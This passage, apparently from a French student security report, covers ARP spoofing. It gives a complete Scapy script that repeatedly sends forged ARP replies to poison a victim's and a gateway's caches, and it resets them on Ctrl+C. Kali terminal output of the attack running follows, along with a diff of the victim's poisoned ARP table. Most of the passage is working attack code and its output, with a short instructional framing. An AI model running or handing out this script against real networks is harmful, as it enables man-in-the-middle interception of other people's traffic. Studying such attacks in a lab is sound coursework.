


Figure 20: Comparaison de la table ARP de la victime avant et après l'attaque

6 ARP spoofing implementation avec Scapy

Afin de comprendre de façon claire le fonctionnement de l'ARP spoofing, voici une implémentation de l'attaque avec Scapy. Afin de rétablir l'état initial de la table ARP de la victime et de la gateway, il suffira de faire un ctrl+C.

```python
from scapy.all import send
from scapy.layers.l2 import *

def main():
    victimIP  = "192.168.1.42"
    gatewayIP = "192.168.1.1"
    victimMAC  = '8:3e:5d:5f:b6:a0'
    gatewayMAC = '78:81:2:82:d6:da'

    try:
        while True:
            spoof(victimIP, victimMAC, gatewayIP)
            spoof(gatewayIP, gatewayMAC, victimIP)
    except KeyboardInterrupt:
        restore(gatewayIP, gatewayMAC, victimIP, victimMAC)
        restore(victimIP, victimMAC, gatewayIP, gatewayMAC)
        quit()

def spoof(victimIP, victimMAC, sourceip):
    spoofed= ARP(op=2 , pdst=victimIP, psrc=sourceip, hwdst= victimMAC)
    send(spoofed, verbose= False)
    print('spoof')

def restore(victimIP, victimMAC, sourceip, sourcemac):
    packet= ARP(op=2 , hwsrc=sourcemac , psrc= sourceip, hwdst= victimMAC , pdst= victimIP)
    send(packet, verbose=False)

if __name__=="__main__":
    main()
```

Figure 21: Code de l'ARP spoofing

```
┌──(kali㉿kali)-[~]
└─$ sudo python3 scapy_arp_spoofing.py
spoof
spoof
spoof
spoof
spoof
spoof
spoof
spoof
```

Figure 22: Lancement de l'attaque

```
tristanbilot at root in ~/Desktop/Desktop/EPITA/S8/Techniques d'attaque
 ± diff my_spoof_*
1c1
< lan.home (192.168.1.1) at 0:c:29:60:8c:ec on en0 ifscope [ethernet]
---
> lan.home (192.168.1.1) at 78:81:2:82:d6:da on en0 ifscope [ethernet]
```

Figure 23: Table ARP altérée de la victime